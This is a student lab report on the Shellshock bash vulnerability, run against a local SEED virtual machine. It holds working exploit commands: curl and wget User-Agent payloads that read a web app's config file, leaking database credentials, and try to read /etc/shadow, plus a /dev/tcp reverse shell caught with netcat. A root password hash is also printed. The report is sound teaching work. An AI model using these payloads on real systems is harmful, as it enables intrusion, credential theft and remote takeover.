Spring 2020


CSE-5382-001 – Secure Programming

Homework Assignment 2


Name	UTA ID
Goutami Padmanabhan	1001669338

Task 1: Experimenting with Bash Function

The purpose of this task is to check whether the bash is vulnerable to attacks or not. Inorder to test the bash vulnerability, we can declare environment variables in the parent process. Let's set the environment variable foo and export the path /home/seed



In the patched version of bash, we set the environment variable and try to display “attacked” after the function along with “you are under attack”. In the below screenshot, the patched version of bash does not allow any kind of vulnerability to be transferred to the child process. When the child process runs, the environment variable foo does not become a function definition in child process.



Now, let’s get into the vulnerable version of bash and try to execute the same command. Here we can see that both the echo statements get executed and anything extra to the environment variable becomes an attack code.

Conclusion: When the environment variables are inherited from parent process to child process in the vulnerable bash_shellshock, we see that it becomes a function definition in the child bash process. You get the display “attacked” and “you are under attack”.

Task 2: Setting up CGI programs:

The purpose of this task is to launch a Shellshock attack on a remote web server. Here we use the vulnerable shell. We go to the root user to the location /usr/lib/cgi-bin/ and create a new vulnerable bash program myprog.cgi. Complete root access is given to this vulnerable bash program myprog.cgi using chmod 755.

```
[02/19/20]seed@VM:~$ ls -lrt /bin/sh
lrwxrwxrwx 1 root root 8 Feb 19 23:20 /bin/sh -> /bin/z
sh
[02/19/20]seed@VM:~$ sudo su
root@VM:/home/seed# cd /usr/lib/cgi-bin/
root@VM:/usr/lib/cgi-bin# vi myprog.cgi
root@VM:/usr/lib/cgi-bin# chmod 755 myprog.cgi
root@VM:/usr/lib/cgi-bin# ls -lrt myprog.cgi
-rwxr-xr-x 1 root root 85 Feb 19 23:35 myprog.cgi
root@VM:/usr/lib/cgi-bin# exit
exit
[02/19/20]seed@VM:~$ curl http://localhost/cgi-bin/mypr
og.cgi

Hello World
[02/19/20]seed@VM:~$
```

Now, being a seed user, we try to access the CGI program from the web. In the screenshot, we access the CGI program from the web using the curl command.

Conclusion: Since we use the vulnerable bash program in the shell i.e. #!/bin/bash_shellshock, we get the display “Hello World” and the user is attacked. There is a security compromise while invoking the CGI program in the vulnerable version of the shell.

Task 3: Passing Data to Bash via Environment Variable:


The purpose of this task is to find out how environment variables are used to pass data to the vulnerable bash-based CGI program. We can see how we can send out an arbitrary string to the CGI program, and the string will show up in the content of one of the environment variables. We first check whether we are still using the vulnerable shell /bin/zsh. In the screenshot we see that a symbolic linking is created in the /bin/sh to be pointed to /bin/zsh.


```
[02/21/20]seed@VM:~$ sudo rm /bin/sh
[02/21/20]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[02/21/20]seed@VM:~$ ls -lrt /bin/sh
lrwxrwxrwx 1 root root 8 Feb 21 01:56 /bin/sh -> /bin/z
sh
```

We then go and act as a root user and create another vulnerable CGI program environ.cgi which simply shows all the environment variables. It is created int the folder /usr/lib/cgi-bin

```
[02/21/20]seed@VM:~$ sudo su
root@VM:/home/seed# cd /usr/lib/cgi-bin/
root@VM:/usr/lib/cgi-bin# vi environ.cgi
root@VM:/usr/lib/cgi-bin# ls -lrt environ.cgi
-rwxr-xr-x 1 root root 129 Feb 21 01:59 environ.cgi
root@VM:/usr/lib/cgi-bin# exit
exit
```

Now, being a seed user, we try to pass the function definition to the user agent in the environment variables. In the screenshot, we see that once the curl command is executed, we get the display “Attacked” which is given at the last and the environment variables are listed. In the environment variables, the HTTP_USER_AGENT has been changed to the function definition that we passed.





Conclusion: We observer that, using the vulnerable bash-based CGI program in the vulnerable shell, we can easily pass any kind of data or data definition or function to the HTTP_USER_AGENT environment variable.

Task 4: Launching the Shellshock Attack:

The purpose of this task is to launch a shell shock attack to steal the content of a secret file from the server. We also attempt to steal the contents of the shadow file. Since the Bash program is executed before the CGI program, we launch the attack using myprog.cgi which we had created.

```
[02/20/20]seed@VM:~$ curl -A "() { echo hello;}; echo C
ontent_type: text/plain; echo;/bin/cat /var/www/CSRF/El
gg/elgg-config/settings.php" http://localhost/cgi-bin/m
yprog.cgi
<?php
/**
 * Defines database credentials.
 *
 * Most of Elgg's configuration is stored in the databa
se.  This file contains the
 * credentials to connect to the database, as well as a
 few optional configuration
 * values.
 *
 * The Elgg installation attempts to populate this file
 with the correct settings
 * and then rename it to settings.php.
 *
 * @todo Turn this into something we handle more automa
tically.
```

Being a remote user, we will not be able to access the database credentials. But when we use the curl command as shown in the screenshot, we get access to go and read the configurations from the settings file and clearly know the 'database username' and 'database password'. This could pose serious security risks and the attacker could simply access the database and modify them.

```
/**
 * The database username
 *
 * @global string $CONFIG->dbuser
 */
$CONFIG->dbuser = 'elgg_admin';

/**
 * The database password
 *
 * @global string $CONFIG->dbpass
 */
$CONFIG->dbpass = 'seedubuntu';

/**
 * The database name
 *
 * @global string $CONFIG->dbname
 */
$CONFIG->dbname = 'elgg_csrf';

/**
```

Next, we try to steal or download the contents of the shadow file as a normal seed user using myprog.cgi. Using wget we download the file and a new file is created. But we see that it is an empty file. Thus, the contents could not be stolen as a normal user.

```
[02/20/20]seed@VM:~$ ls -lrt /etc/shadow
-rw-r----- 1 root shadow 1620 Feb 14 21:38 /etc/shadow
[02/20/20]seed@VM:~$ ls -lrt /usr/lib/cgi-bin/myprog.cg
i
-rwxr-xr-x 1 root root 85 Feb 19 23:35 /usr/lib/cgi-bin
/myprog.cgi
[02/20/20]seed@VM:~$ wget -U "() { test;}; echo \"Conte
nt-type: text/plain\"; echo; echo; /bin/cat /etc/shadow
" http://localhost/cgi-bin/myprog.cgi
--2020-02-20 01:14:21--  http://localhost/cgi-bin/mypro
g.cgi
Resolving localhost (localhost)... 127.0.0.1
Connecting to localhost (localhost)|127.0.0.1|:80... co
nnected.
HTTP request sent, awaiting response... 200 OK
Length: 1 [text/plain]
Saving to: ‘myprog.cgi.3’

myprog.cgi.3  100%       1  --.-KB/s    in 0s

2020-02-20 01:14:21 (50.4 KB/s) - ‘myprog.cgi.3’ saved
[1/1]
```

When we try to download or steal the contents of the shadow file as a root user using myprog.cgi. Using wget we download the shadow file and a new file is created. But we see that this file is also an empty file. Thus, the contents could not be stolen as root user as well.

```
[02/20/20]seed@VM:~$ sudo su
root@VM:/home/seed# wget -U "() { test;}; echo \"Conten
t-type: text/plain\"; echo; echo; /bin/cat /etc/shadow"
 http://localhost/cgi-bin/myprog.cgi
--2020-02-20 01:15:25--  http://localhost/cgi-bin/mypro
g.cgi
Resolving localhost (localhost)... 127.0.0.1
Connecting to localhost (localhost)|127.0.0.1|:80... co
nnected.
HTTP request sent, awaiting response... 200 OK
Length: 1 [text/plain]
Saving to: ‘myprog.cgi.4’

myprog.cgi.4  100%       1  --.-KB/s    in 0s

2020-02-20 01:15:25 (149 KB/s) - ‘myprog.cgi.4’ saved [
1/1]

root@VM:/home/seed# cat myprog.cgi.4

root@VM:/home/seed#
```

We cannot read or copy the contents of the shadow file to another file in root user but we can view the shadow file directly.

```
root@VM:/home/seed# cat myprog.cgi.4

root@VM:/home/seed# cat /etc/shadow
root:$6$NrF46O1p$.vDnKEtVFC2bXslxkRuT4FcBqPpxLqW05IoECr
0XKzEEO5wj8aU3GRHW2BaodUn4K3vgyEjwPspr/kqzAqtcu.:17400:
0:99999:7:::
daemon:*:17212:0:99999:7:::
bin:*:17212:0:99999:7:::
sys:*:17212:0:99999:7:::
sync:*:17212:0:99999:7:::
games:*:17212:0:99999:7:::
man:*:17212:0:99999:7:::
lp:*:17212:0:99999:7:::
mail:*:17212:0:99999:7:::
news:*:17212:0:99999:7:::
uucp:*:17212:0:99999:7:::
proxy:*:17212:0:99999:7:::
www-data:*:17212:0:99999:7:::
backup:*:17212:0:99999:7:::
list:*:17212:0:99999:7:::
irc:*:17212:0:99999:7:::
```

Conclusion: We will not be able to steal the contents of shadow file at any cost, since /etc/shadow file cannot be copied or written to another file.

Task 5: Getting a Reverse Shell via Shellshock Attack

The purpose of this task is to create a reverse shell and create a server with which the attacker can remotely use a victim user's machine to get input and output without user's knowledge. In order to achieve this, we use two terminals. In one terminal we use nc (netcat) command to keep listening to the server port and getting all the output from the user's machine.

```
[02/20/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

Meanwhile, in another terminal we make the shell interactive, so that we can give standard input through one terminal and receive standard output through the other terminal mentioned before.

```
[02/20/20]seed@VM:~$ /bin/bash -i > /dev/tcp/127.0.0.1/
9090
[02/20/20]seed@VM:~$
```

The below screenshot shows that the network connection has been accepted by the server.

```
[02/20/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted
(family 2, sport 33880)
```

We test whether the shell is interactive by testing it with the echo statement in one terminal and expecting the output in another terminal as shown in the screenshot below.

```
[02/20/20]seed@VM:~$ /bin/bash -i > /dev/tcp/127.0.0.1/
9090
[02/20/20]seed@VM:~$ echo hello world
[02/20/20]seed@VM:~$
```

The output is displayed in the other terminal.

```
[02/20/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted
(family 2, sport 33882)
hello world
```

We then try to access the victim user's shell directly using the curl command by making the shell interactive and getting all the Standard input (>0), Standard output (>1) and the Standard errors (>2) in the listening terminal and the input terminal of the attacker. Any kind of interaction takes place under the control of attacker making victim user unaware of who is accessing their shell and how.

```
[02/20/20]seed@VM:~$ curl -A "() { echo Attacked;}; ech
o Content_type: test/plain; echo; echo; /bin/bash -i >
/dev/tcp/127.0.0.1/9090 0<&1 2>&1" http://localhost/cgi
-bin/myprog.cgi
```

We get complete access to the victim user's shell (here www-data). Now we can use any of the shell commands to access the user's shell as if the attacker was the real user.

```
[02/20/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted
(family 2, sport 33880)
bash: cannot set terminal process group (1848): Inappro
priate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@VM:/usr/lib/cgi-bin$
```

Screenshot shows the list of files in victim user's shell by using the command 'ls'.

```
[02/20/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted
(family 2, sport 52522)
bash: cannot set terminal process group (1801): Inappro
priate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@VM:/usr/lib/cgi-bin$ pwd
pwd
/usr/lib/cgi-bin
www-data@VM:/usr/lib/cgi-bin$ ls
ls
environ.cgi
myprog.cgi
www-data@VM:/usr/lib/cgi-bin$
```

Task 6: Using the Patched Bash

Task 3 using the patched Bash:

The purpose of this task is to use the patched version of Bash and pass data to bash via environment variable and make observations.

Since we had the vulnerable version of Bash before, we change the /bin/sh and create a symbolic link to /bin/bash again. Now the shell we are using is a patched version of Bash.

```
[02/20/20]seed@VM:~$ ls -lrt /bin/sh
lrwxrwxrwx 1 root root 8 Feb 19 23:20 /bin/sh -> /bin/z
sh
[02/20/20]seed@VM:~$ sudo rm /bin/sh
[02/20/20]seed@VM:~$ sudo ln -s /bin/bash /bin/sh
[02/20/20]seed@VM:~$ ls -lrt /bin/sh
lrwxrwxrwx 1 root root 9 Feb 20 20:30 /bin/sh -> /bin/b
ash
```

The CGI programs that were used in Task 3 (environ.cgi) and Task 5 (myprog.cgi) are modified to change the bash from shellshock version (`#!/bin/bash_shellshock`) to the patched version (`#!/bin/bash`)

```
[02/21/20]seed@VM:~$ sudo su
root@VM:/home/seed# cd /usr/lib/cgi-bin/
root@VM:/usr/lib/cgi-bin# vi environ.cgi
root@VM:/usr/lib/cgi-bin# vi myprog.cgi
root@VM:/usr/lib/cgi-bin# exit
exit
```

```
#!/bin/bash

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"environ.cgi" 6L, 129C                2,0-1         All
```

Like Task 3, as a seed user, we try to pass the function definition to the User Agent in the environment variables. Unlike Task 3 where we used vulnerable bash, here we use patched bash and execute curl command. But we don't get the display "Attacked" like the previous time. The user does not get attacked in the patched version.

```
[02/21/20]seed@VM:~$ curl -A "() { echo 'Shellshock att
ack';}; echo Content_type: text/plain; echo; echo 'Atta
cked';" http://localhost/cgi-bin/environ.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=() { echo 'Shellshock attack';}; echo C
ontent_type: text/plain; echo; echo 'Attacked';
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
 at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
```

Task 5 using the patched Bash:

The purpose of this task is to get a reverse shell via shellshock attack with the patched version of bash.

The CGI program myprog.cgi is modified to change the bash from shellshock version (#!/bin/bash_shellshock) to the patched version (#!/bin/bash)

```
#!/bin/bash

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"myprog.cgi" 6L, 74C
```

Like Task 5, we create a reverse shell and create a server with which the attacker can remotely use a victim user's machine to get input and output without user's knowledge. In order to achieve this, we use two terminals. In one terminal we use nc (netcat) command to keep listening to the server port and getting all the output from the user's machine.

```
[02/21/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

In the other terminal, we use the curl command to attack the victim user's machine. Any extra command included does not have any effect on the user's machine. We see that only the CGI program myprog.cgi is executed and the results of that program are displayed.

```
[02/22/20]seed@VM:~$ curl -A "() { echo Attacked;}; ech
o Content_type: test/plain; echo; echo; /bin/bash -i >
/dev/tcp/127.0.0.1/9090 0<&1 2>&1" http://localhost/cgi
-bin/myprog.cgi

Hello World
[02/22/20]seed@VM:~$
```

There are no changes in the other terminal

```
[02/21/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

Conclusion: Unlike Task 5, we do not get any access to the victim user's shell. We cannot use any of the shell commands to access the user's shell and the user cannot be attacked with the patched version of bash.